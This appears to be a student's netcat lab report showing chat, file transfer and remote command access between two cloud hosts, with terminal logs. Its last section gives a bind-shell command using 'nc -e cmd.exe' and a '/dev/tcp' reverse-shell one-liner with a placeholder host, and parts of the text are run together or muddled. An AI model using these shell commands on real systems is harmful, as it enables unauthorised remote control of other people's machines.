

Practical 9: Explore the utility tool NetCat.

Private Chat:- download netcat file from browser. On both system open that file location cmd Type given code in screenshot. Using that that code you can make your private chat.


ScreenShot:-

```
ec2-user@ip-172-31-28-54:~$ nc -l -v -p 12345
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::12345
Ncat: Listening on 0.0.0.0:12345
^C
[ec2-user@ip-172-31-28-54 ~]$ sudo nc -lnvp 12345
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::12345
Ncat: Listening on 0.0.0.0:12345
Ncat: Connection from 172.31.16.138.
Ncat: Connection from 172.31.16.138:54362.
hii
hii pc1 , how are you??
i am fine brother
practical is Done by Harsh vadgama
```


```
ec2-user@ip-172-31-16-138:~$ nc 34.229.15.244 12345
Ncat: TIMEOUT.
[ec2-user@ip-172-31-16-138 ~]$ nc 172.31.16.138 12345
Ncat: Connection refused.
[ec2-user@ip-172-31-16-138 ~]$ nc 172.31.28.54 12345
Ncat: TIMEOUT.
[ec2-user@ip-172-31-16-138 ~]$ nc 172.31.28.54 12345
hii
hii pc1 , how are you??
i am fine brother
practical is Done by Harsh vadgama
```

FileTransfer:-fromonesystem“nc-l-v-p12345<abc.txt”usingthiscommandthisfile send on port no 12345 .in another system type this command “nc ip 12345> abc.txt” you can download or access that file.

Screenshot:




```
ec2-user@ip-172-31-28-54:~$ ls
[ec2-user@ip-172-31-28-54 ~]$ echo "this file is made by Harsh vadgama"
this file is made by Harsh vadgama
[ec2-user@ip-172-31-28-54 ~]$ echo "this file is made by Harsh vadgama" > file.txt
[ec2-user@ip-172-31-28-54 ~]$ sudo nc -lvp 12345 < file.txt
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::12345
Ncat: Listening on 0.0.0.0:12345
Ncat: Connection from 172.31.16.138.
Ncat: Connection from 172.31.16.138:53402.
[ec2-user@ip-172-31-28-54 ~]$
```



```
ec2-user@ip-172-31-16-138:~$ nc 172.31.28.54 12345 > file.txt
^C
[ec2-user@ip-172-31-16-138 ~]$ ls
file.txt
[ec2-user@ip-172-31-16-138 ~]$ cat file.txt
this file is made by Harsh vadgama
[ec2-user@ip-172-31-16-138 ~]$
```

Accessing CMD/terminal of other pc :- first write command “nc ip 12345” on that pc from which you want access cmd of other pc . after that write command “nc-l-v-p12345 -e cmd.exe” from pc-2 now cmd is accessed now you can anything which you want do in pc-2 from pc-1’s cmd in below given screen shot we delete one file which on desktop in pc-2 but we delete
from pc-1’s cmd.

ScreenShot:-



```

[ec2-user@ip-172-31-28-54 ~]$ [ec2-user@ip-172-31-28-54 ~]$ nc -lnvp 12345 -e cmd.exe
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::12345
Ncat: Listening on 0.0.0.0:12345
Ncat: Connection from 172.31.16.138.
Ncat: Connection from 172.31.16.138:42694.
exec: No such file or directory
[ec2-user@ip-172-31-28-54 ~]$ bash -i >& /dev/tcp/LISTENING_PC_IP/PORT 0>&1
-bash: PORT: Servname not supported for ai_socktype
-bash: /dev/tcp/LISTENING_PC_IP/PORT: Invalid argument
[ec2-user@ip-172-31-28-54 ~]$ bash -i >& /dev/tcp/0.0.0.0/12345 0>&1
-bash: connect: Connection refused
-bash: /dev/tcp/0.0.0.0/12345: Connection refused
[ec2-user@ip-172-31-28-54 ~]$ nc -lnvp 12345
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::12345
Ncat: Listening on 0.0.0.0:12345
Ncat: Connection from 172.31.16.138.
Ncat: Connection from 172.31.16.138:39092.
[ec2-user@ip-172-31-16-138 ~]$
[ec2-user@ip-172-31-16-138 ~]$
[ec2-user@ip-172-31-16-138 ~]$
[ec2-user@ip-172-31-16-138 ~]$
[ec2-user@ip-172-31-16-138 ~]$ echo "hii"
hii
[ec2-user@ip-172-31-16-138 ~]$
```